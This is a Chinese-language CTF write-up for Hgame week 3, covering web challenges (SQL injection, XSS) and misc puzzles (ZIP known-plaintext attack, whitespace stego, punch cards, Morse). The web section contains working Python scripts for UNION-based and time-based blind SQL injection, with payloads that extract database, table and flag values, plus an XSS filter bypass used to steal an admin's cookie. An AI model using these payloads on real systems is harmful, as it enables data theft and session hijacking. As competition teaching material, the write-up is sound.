Hgame week3 writeup

> kevin

上午有点事，还好wp在ddl之前赶出来了，见谅

web

sqli-1

题目给一个md5的验证码，刚开始还手动拷过来拷过去的算验证码，后来太麻烦了就写了个爬虫脚本，因为一旦cookie没了code也跟着变了，所以还要抓cookie

```
import hashlib
import requests
from bs4 import BeautifulSoup

payload = "&id=1 or 1=1"
headers = {
    'User-Agent': 'Mozilla/5.0 (X10; Windows10 x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/69.0.3359.139 Safari/537.36'
}
request = requests.session()
request.headers = headers

url='http://118.89.111.179:3000/?code=1'
first=request.get(url=url)
soup=BeautifulSoup(first.text)

chrr=soup.find('body').get_text(strip=True)[35:39]

for i in range(10000000):
    sr=str(i)
    c=hashlib.md5()
    c.update(sr.encode(encoding='utf-8'))
    b=c.hexdigest()

    if b.startswith(chrr):
        break

url2='http://118.89.111.179:3000/?code='+sr+payload
find=request.get(url2)
print(find.text)
```

变量是数字型，用`id=1 or 1=1#`发现有注入点，把payload依次换成下面这几个就可以爆flag

```
&id=1 and 1=2 union select SCHEMA_NAME from information_schema.SCHEMATA #
&id=1 and 1=2 union select TABLE_NAME from information_schema.TABLES where TABLE_SCHEMA =
'hgame' #
&id=1 and 1=2 union select * from f1l1l1l1g #
```

flag: hgame{sql1_1s_iNterest1ng}

sqli-2

虽然页面也有是否执行sqli语句的信息，还是只想到时间盲注的思路

```
import hashlib
import re
import requests
from bs4 import BeautifulSoup
import time
nname=''
for index in range(1,50):
    for emm in range(48,126):
        payload = "&id=1 and
if(ascii(substr(database(),"+str(index)+",1))="+str(emm)+",sleep(10),1)--+"
        headers = {
            'User-Agent': 'Mozilla/5.0 (X10; Windows10 x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/69.0.3359.139 Safari/537.36'
        }
        request = requests.session()
        request.headers = headers

        url='http://118.89.111.179:3001/?code=1'
        a=request.get(url=url)
        b=BeautifulSoup(a.text)
        chrr=b.find('body').get_text(strip=True)[72:76]

        for i in range(1000000000):
            sr=str(i)
            a=hashlib.md5()
            a.update(sr.encode(encoding='utf-8'))
            b=a.hexdigest()

            if b.startswith(chrr):
                text=b
                break

        url2='http://118.89.111.179:3001/?code='+sr+payload

        before_time = time.time()
        f=request.get(url2)
        after_time = time.time()
        offset = after_time - before_time
        if offset > 9:
            print(chr(emm))
        else:
```

```
            continue
```

用以上脚本爆数据库名

然后根据结果依次更换脚本中的payload为以下几个

```
"&id=1 and if(ascii(substr((select table_name from information_schema.tables where
table_schema='hgame' limit 0,1),"+str(index)+",1))=+str(emm)+,1,sleep(10))--+"

"&id=1 and if(ascii(substr((select column_name from information_schema.columns where
table_name='F11111114G' limit 0,1),"+str(index)+",1))="+str(emm)+",sleep(10),1)--+"

"&id=1 and if(ascii(substr((select fL4444Ag from F11111114G limit
0,1),"+str(index)+",1))="+str(emm)+",sleep(10),1)--+"
```

爆出flag：hgame{sqli_1s_s0_s0_s0_s0_interesting}

BabyXss

发现过滤`<script>`,用`<sc<script>ript>`可以绕过

找xss白帽平台开个cookie模块，可以打管理员的cookie

-折叠 2019-02-12 07:08:14


- location : http://127.0.0.1/
- toplocation : http://127.0.0.1/
- cookie : PHPSESSID=d4sh1d7glqd3sp4q6u8s7l74n1; Flag={Xss_1s_funny!}
- HTTP_REFERER : http://127.0.0.1/
- HTTP_USER_AGENT : WaterFox
- REMOTE_ADDR : 118.25.18.223

flag：hgame{Xss_1s_funny!}

misc

至少像那雪一样

binwalk拆出一个压缩包和一张原图，发现压缩包里图片跟原图CRC32值相同，尝试明文攻击




解开压缩包得到flag.txt，用010 editor打开发现交错的09与20(实际上是空格跟tab)，用替换功能换成31和30得到一串

10010111100110001001111010010010100110101000010010111110100010111010000010110011100110101001111011001010100010111010000010110011110011101001010010011010101000001000101110110111100111101000101110100000100011001001000111001111100010001000010

一开始以为是摩斯电码，后来发现取反以后可以从二进制直接转换成flag

flag：hgame{At_Lea5t_L1ke_tHat_sn0w}

旧时记忆



查了一段时间发现是ibm打孔卡，找到一张ibm储存卡的图，对照读出flag即可

听听音乐?

听出是摩斯电码，用Audacity看一下波形，宽的对应-，窄的对应. ,网站解密一下就可以